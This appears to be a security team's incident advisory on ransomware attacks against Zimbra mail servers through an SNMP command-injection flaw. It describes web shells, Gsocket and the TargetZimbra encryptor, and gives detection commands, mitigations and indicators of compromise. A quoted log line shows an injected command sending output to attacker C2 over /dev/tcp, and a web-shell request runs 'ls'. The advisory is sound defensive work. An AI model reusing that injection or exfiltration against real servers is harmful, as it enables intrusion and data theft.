
Your Zimbra server is at risk

More in Malware
- This is Siemens...
Recently, our colleagues from the Positive Industrial Expertise Center discovered a curious Windows sample on MalwareBazaar.…
- Anti-antivirus
Recently, we came across an APK with an intriguing and trust-inspiring name: «Антивирус ФСБ.apk». After installing…
- .exe .docm .xlsm
.exe .docm .xlsm Malicious files with these extensions are most often found in corporate network traffic.…
- Operation Chewbacca
At the end of June, the PT ESC team, during incident investigations, discovered a new group…
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…





Recently, our PT ESC IR team encountered a new attack by ransomware groups on Zimbra mail servers using the vulnerability CVE-2026-73570 and the TargetZimbra encryptor. According to open-source information, similar attacks have been massively recorded on Zimbra servers since mid-August.
Disclaimer: if you are using an outdated version of Zimbra software and have not found the below indicators of compromise for this specific TargetZimbra encryptor campaign on your mail server, this does not mean that your server is guaranteed not to be compromised. The vulnerability CVE-2026-73570 may be used by other threat actors, for example, to install miners, as well as by APT groups aimed at compromising the infrastructure of an entire organization.
The vulnerability CVE-2026-73570 allows an attacker to inject and execute malicious commands on a Zimbra mail server with the privileges of the zimbra user without prior authentication as a result of insufficient input sanitization in the SNMP component.
For successful exploitation, the mail server must have a version of Zimbra Collaboration Suite below 10.1.20 installed, as well as the zimbra-snmp package installed and SNMP notifications enabled. The vulnerability is exploited by sending a specially crafted SMTP request through ports 25, 465, or 587.
👀 Attack scenario:
1. As a result of exploiting the vulnerability CVE-2026-73570, the threat actors create on the mail server the file /opt/zimbra/jetty_base/webapps/zimbra/public/version.txt (or versions.txt), containing information about the version of Zimbra software used on the server. The created file is an indicator for the attacker of successful exploitation of the vulnerability.
2. At the next stage, the threat actors upload JSP shells to the mail server directory /opt/zimbra/jetty_base/webapps/zimbra/public/. In addition, the deployment of the hacking tool Gsocket onto the server was recorded. We have previously written a detailed note about how to detect the Gsocket tool.
3. Next, the threat actors upload the TargetZimbra encryptor, written in the Go language. After launch, this malicious module encrypts files using the ChaCha20 algorithm in the /opt/zimbra/ directory and its subdirectories.
4. After encrypting the files, the encryptor changes their extension to .elock, and also creates in the encrypted directories the files !README_RECOVER.txt, containing contact information and details for paying a ransom to decrypt the data. Upon completion, the malicious module TargetZimbra deletes itself from the system.
📫 How to check your Zimbra mail server for signs of compromise?
1. In the main system log of the mail service /var/log/maillog, entries containing the substring changed from stopped to, preceded by a shell command or other suspicious payload, are a sign of exploitation of the vulnerability CVE-2026-73570.
The following command can be used to search for malicious events on your server: grep "changed from stopped to" /var/log/maillog
Example of executing the id command and transmitting its output to the attackers’ C2 server:
Aug 29 14:23:46 zimbra-server postfix/submission/smtpd[108829]: improper command pipelining after EHLO from unknown[[REDACTED_IP_1]]: : Service status change: h ;id>/dev/tcp/[REDACTED_IP_2]/1337; changed from stopped to running\r\nQUIT\r\n

- time of vulnerability exploitation: August 29, 2026 at 14:23:46;
- [REDACTED_IP_1]: C2 address of the threat actors;
- id>/dev/tcp/[REDACTED_IP_2]/1337: command to execute on the system.
2. The presence of non-standard JSP files that do not belong to the Zimbra software and were created or modified over the past months in the directory /opt/zimbra/jetty_base/webapps/zimbra/ and all its subdirectories. Characteristic signs of malicious JSP files are the presence of obfuscated code, encoded strings, as well as atypical handling of GET and POST requests.
The following commands can be used to search for recently created or modified JSP files on your server:
find /opt/zimbra/jetty_base/webapps/zimbra/ -type f -iname '*.jsp' -newermt '2026-07-01' (search by file modification date)
find /opt/zimbra/jetty_base/webapps/zimbra/ -type f -iname '*.jsp' -newerBt '2026-07-01' (search by file creation date)
Note that not all Linux file systems store the file creation date. If the system does not track this timestamp, the find command will return an error.
Also scan the server with antivirus tools.
3. In the WEB server access log (for example, for the Nginx WEB server the standard location is /var/log/nginx/access.log), entries about access to non-standard JSP files (with response code 200) located in the directory /opt/zimbra/jetty_base/webapps/zimbra/ and all its subdirectories (in particular, the frequently used directory /opt/zimbra/jetty_base/webapps/zimbra/public/) may indicate the presence of WEB shells on the mail server. If the WEB shell receives commands via a GET request, the transmitted command will be displayed in the log.
Example of output of the result of executing the ls command to the attacker’s browser:
[REDACTED_IP] - - [29/Aug/2026:12:41:35 +0000] GET /public/bzng.jsp?p=ls HTTP/1.0 200 443 - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36 34889

- [REDACTED_IP]: C2 address of the threat actors;
- [29/Aug/2026:12:41:35 +0000]: time of access to the WEB shell;
- public/bzng.jsp: location of the WEB shell;
- ls: command being executed.
In addition, while investigating the network infrastructure of the threat actors, we discovered WEB panels of the CyberStrikeAI platform hosted on several C2 servers (screenshots 1 and 2).

CyberStrikeAI is an open platform designed to automate penetration testing using AI.

The presence of a working platform on the attackers’ C2 server may indicate its use both at individual stages of the attack (for example, initial server compromise) and throughout the entire incident.
💡 We recommend:
1. Update the Zimbra software on your mail server to the current version. Ideally, also reinstall the server OS while migrating all mail data.
2. If a quick software update is not possible, a temporary solution may be to disable SNMP notifications and remove the zimbra-snmp package.
3. In addition, scan the mail server with antivirus tools, and also manually inspect non-standard JSP files created in recent months in Zimbra service directories.
File indicators of compromise:
/opt/zimbra/jetty_base/webapps/zimbra/public/version.txt orversions.txt— a file containing the Zimbra software version;
/opt/zimbra/jetty_base/webapps/zimbra/public/[Filename].jsp— WEB-shell;
/opt/zimbra/log/defunct— Gsocket;
elockc[a-z](for example,elockcl) — ransomware;
runloop.sh— a script created by the ransomware;
!README_RECOVER.txt— a note from the attackers;
*.elock— files with the.elockextension.
Network indicators of compromise:
135.136.63.63
139.28.49.138
146.70.169.246
193.24.211.91
193.32.126.168
31.177.110.136
37.32.73.156
64.62.156.162
64.62.156.222
64.62.156.94
88.214.21.183
89.116.171.182
89.117.94.35
Gsocket:
*.gs.thc.org
gsocket.io
152.53.173.29
152.53.173.30
176.65.149.52
212.132.98.170
217.154.53.116
217.154.53.187
45.90.4.121
45.90.4.128
51.91.190.241
51.91.190.242
#IR #CVE #Malware #detect #dfir #ioc
@ptescalator
More from oUth0R
- We helped Apple fix a vulnerability in the kernel of its operating systems
We helped Apple fix a vulnerability in the kernel of its operating systems PT ESC expert…
- Recovering EVTX records: carving methods
Recovering EVTX records: carving methods 🧩 When investigating incidents where attackers encrypt virtual machine images, a…
- Operation Chewbacca
At the end of June, the PT ESC team, during incident investigations, discovered a new group…
- He's not your gsocket
He's not gsocket to you 😑 During the investigation of one of the incidents, PT ESC…
- Drama Rat: a malicious app that, once installed, really does make you sad
Recently, the Department for Comprehensive Response to Cyberthreats (PT ESC IR) received a number of samples…



More in Malware
- This is Siemens...
Recently, our colleagues from the Positive Industrial Expertise Center discovered a curious Windows sample on MalwareBazaar.…
- Anti-antivirus
Recently, we came across an APK with an intriguing and trust-inspiring name: «Антивирус ФСБ.apk». After installing…
- .exe .docm .xlsm
.exe .docm .xlsm Malicious files with these extensions are most often found in corporate network traffic.…
- Operation Chewbacca
At the end of June, the PT ESC team, during incident investigations, discovered a new group…
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…